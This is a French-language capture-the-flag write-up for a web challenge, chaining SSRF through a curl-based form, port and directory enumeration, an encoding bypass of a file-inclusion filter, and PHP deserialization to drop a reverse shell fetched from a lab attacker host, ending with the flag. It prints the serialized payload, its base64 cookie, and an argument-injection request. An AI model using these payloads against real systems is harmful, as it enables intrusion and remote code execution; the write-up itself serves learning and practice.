

Write up INSANE - Rien ne vas plus !

Nous arrivons sur le site par défaut qui est un soit disant casino, nous remarquons à la fin un formulaire pour réaliser une requête sur un site en construction.

La requête par défaut est censé être 127.0.0.1 ce qui nous affiche le site lui même. On peut difficilement essayer de bypass les filtres pour injecter une commande mais peut-on aller plus loin ?

Après quelque test nous pouvons utiliser les caracteres suivants :

```
/
-
:
=
.
```

Il existe également un ajax handler derrière donc nous pouvons le bypass en faisant une requête directement sur le backend au lieu du formulaire, pour cela je vais utiliser Burp.

Enumeration de port

Essayons d'énumérer les ports que nous ne pouvons voir avec nmap du coup :

?

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

http://192.168.201.33

1

POST /casino.php HTTP/1.1

2

Host: 192.168.201.33

3

Content-Length: 33

4

Accept: */*

5

X-Requested-With: XMLHttpRequest

6

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36

7

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

8

Origin: http://192.168.201.33

9

Referer: http://192.168.201.33/

10

Accept-Encoding: gzip, deflate

11

Accept-Language: en-US,en;q=0.9

12

Cookie: PHPSESSID=t065dsj0a886bhh25k62pmugs9

13

Connection: close

14

15

check=http%3A%2F%2F127.0.0.1:%5B\$

| Results | Positions | Payloads | Resource Pool | Options | | |
|---------------------------|-----------|----------|--------------------------|--------------------------|--------|---------|
| Filter: Showing all items | | | | | | |
| Request | Payload | Status | Error | Timeout | Length | Comment |
| 2739 | 2739 | | <input type="checkbox"/> | <input type="checkbox"/> | | |
| 2738 | 2738 | | <input type="checkbox"/> | <input type="checkbox"/> | | |
| 80 | 80 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 22591 | |
| 2345 | 2345 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 1117 | |
| 2737 | 2737 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 276 | |
| 2736 | 2736 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 276 | |
| 2735 | 2735 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 276 | |
| 2734 | 2734 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 276 | |
| 2733 | 2733 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 276 | |
| 2732 | 2732 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 276 | |

Bingo

Une fois la requête effectué nous tombons sur un site web en construction

```

8 Content-Length: 816
9 Connection: close
0 Content-Type: text/html; charset=UTF-8
1
2
3 <!DOCTYPE html>
4 <html lang="en">
5   <head>
6     <!-- basic -->
7     <meta charset="utf-8">
8     <meta http-equiv="X-UA-Compatible" content="IE=edge">
9
10    <title>
11      Construction
12    </title>
13    <!-- css -->
14    <link rel="stylesheet" href="style.css">
15
16  </head>
17  <body class="Light">
18    <div class="overlay">
19    </div>
20    <div class="stars" aria-hidden="true">
21    </div>
22    <div class="stars2" aria-hidden="true">
23    </div>
24    <div class="stars3" aria-hidden="true">
25    </div>
26    <main class="main">
27      <section class="contact">
28        <h1 class="title">
29          Awesome Build
30        </h1>
31        <h2 class="sub-title">
32          Site Under Construction
33        </h2>
34
35      </section>
36      <!-- Soon
37      <form method="post">
38        <input type="submit" name="changeTheme" value="Dark"/>
39        <input type="submit" name="changeTheme" value="Light"/>
40      </form>
41      ~

```

Nous pouvons peut être essayer d'énumérer, les répertoires !

pareil je passe tout ça dans burp avec une liste connue, et je tombe sur **/includes/**

| | | | | | |
|-----|-----------|-----|--------------------------|--------------------------|-----|
| 278 | main | | <input type="checkbox"/> | <input type="checkbox"/> | |
| 279 | taxonomy | | <input type="checkbox"/> | <input type="checkbox"/> | |
| 4 | includes | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 617 |
| 0 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 574 |
| 1 | cgi-bin | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 574 |
| 2 | images | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 574 |
| 3 | admin | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 574 |
| 5 | modules | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 574 |
| 6 | templates | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 574 |
| 7 | cache | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 574 |
| 8 | media | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 574 |
| 9 | js | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 574 |
| 10 | language | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 574 |

Voilà ce que me donne le répertoire :

Response

Pretty Raw Hex Render

Index of /includes

| Name | Last modified | Size | Description |
|----------------------------------|-------------------------------|----------------------|-----------------------------|
| Parent Directory | | - | |
| includes.php | 2023-02-22 15:18 | 451 | |
| utils.php | 2023-02-22 15:18 | 1.0K | |

Apache/2.4.54 (Ubuntu) Server at 127.0.0.1 Port 2345

2 fichiers php intéressant

essayons sur **utils.php** -> cela ne me donne rien

et includes.php nous donne ceci :

```
<b>
Error:
</b>
Missing 'path' parameter.
```

en rajoutant ?path= nous n'avons plus d'erreur, essayons d'ajouter n'importe quoi, cela ne donne rien mmh, essayons d'inclure utils.php

AIE

```
<b>Error:</b> Attack detected.
```

il faudrait bypass un filtre mmh...

La méthode qui fonctionne est d'encoder le payload plusieurs fois... Nous avons de la chance que le site initiale ne bloque pas les %

Donc nous découvrons les fichier php ci dessous :

index.php

la partie php du index.php :

```
<?php
include_once 'includes/utils.php';

/*
if(isset($_POST['changeTheme'])) {
    set_theme($_POST['changeTheme']);
}
```

```
*/  
$theme = get_theme();
```

```
?>
```

utils.php

```
<?php  
  
class UserTheme {  
    public $theme;  
  
    public function __construct($theme = "Light") {  
        $this->theme = $theme;  
    }  
}  
  
function get_theme() {  
  
    if (!isset($_COOKIE['UserTheme'])) {  
        $up_cookie = base64_encode(serialize(new UserTheme()));  
        setcookie('UserTheme', $up_cookie);  
    } else {  
        $up_cookie = $_COOKIE['UserTheme'];  
    }  
    $up = unserialize(base64_decode($up_cookie));  
    return $up->theme;  
  
}  
  
function set_theme($val) {  
    setcookie('UserTheme', base64_encode(serialize(new UserTheme($val))));  
}  
  
class Avatar {  
    public $Name;  
    public $imgPath;  
  
    public function __construct($imgPath, $Name) {  
        $this->imgPath = $imgPath;  
        $this->Name = $Name;  
    }  
  
    public function save($tmp) {  
        $file = fopen($this->imgPath, "w");  
        fwrite($file, file_get_contents($tmp));  
        fclose($file);  
    }  
}  
  
class AvatarInterface {  
    public $Name;  
    public $imgPath;  
    public $tmp;  
  
    public function __wakeup() {  
        $a = new Avatar($this->imgPath, $this->Name);  
        $a->save($this->tmp);  
    }  
}
```

?>

Et bien et bien, qu'avons nous là !! Du serialize en PHP , nous pouvons abuser du `$_COOKIE['UserTheme']`

pour forger une deserialization malicieuse sur ces classes:

```
class Avatar {
    public $Name;
    public $imgPath;

    public function __construct($imgPath,$Name) {
        $this->imgPath = $imgPath;
        $this->Name = $Name;
    }

    public function save($tmp) {
        $file = fopen($this->imgPath, "w");
        fwrite($file, file_get_contents($tmp));
        fclose($file);
    }
}

class AvatarInterface {
    public $Name;
    public $imgPath;
    public $tmp;

    public function __wakeup() {
        $a = new Avatar($this->imgPath,$this->Name);
        $a->save($this->tmp);
    }
}
```

Il faudrait parvenir à appeler la fonction save de la class Avatar, pour pouvoir écrire un revershell ou un web shell, sachant qu'il y a des caracteres non autorisés, un reverse shell serait bien plus simple.

Le payload ressemblerait à ça :

```
0:15:"AvatarInterface":3:
{s:3:"tmp";s:34:"http://192.168.201.72/revshell.txt";s:7:"imgPath";s:12:"revshell.php";s:4:"Name";s:4:"osef";}
```

en base 64 :

```
TzoxNToiQXZhdGFySW50ZXJmYWNLiJozOntzOjM6InRtcCI7czoZNDoiHR0cDovLzE5Mi4xNjguMjAxLjcyL3JldnNoZW
xsLnR4dCI7czo3OjJpbWdQYXRoIjtzOjEyOjJyZXZzaGVsbC5waHAiO3M6NDoiTmFtZSI7czo0OiJvc2VmIjtzOj
```

Si nous avons énumérer, d'autres fichiers avec cette technique, nous pouvions remarquer que le fichier php de notre premier site web (**/var/www/html/casino.php**) effectuer des requêtes avec curl de cette manière :

```
echo shell_exec('curl --insecure "'.$ip.'"');
```


Donc voilà la requete final avec les quotes :

```
check=http://127.0.0.1:2345/index.php"+--
```


```
cookie+"UserTheme=TzoxNToiQXZhdGFySW50ZXJmYWNLiJozOntzOjM6InRtcCI7czozNDoiHR0cDovLzE5Mi4xNjgu  
MjAxLjcyL3JldnNoZWxsLnR4dCI7czo3OiJpbWdQYXRvIjtzOjEyOiJyZXZzaGVsbC5waHAiO3M6NDoiTmFtZSI7czo0Oi  
Jvc2VmIjtzOj
```

La requête étant effectuée depuis le fichier index.php, notre webshell.php sera créé à la racine, nous ne pouvons pas savoir si il a été créé à part de le requêter !

Essayons de nous connecter au revershell que nous avons posté !



Et GG nous avons notre revershell !!



bon la partie privesc n'est pas dans le chall donc un

```
bash -p
```

suffit à devenir root !

et faire cat /root/flag.txt

```
NHM2I{W0W_GG_Y0U_4R3_R34LLY_1MPR3SSIVE}
```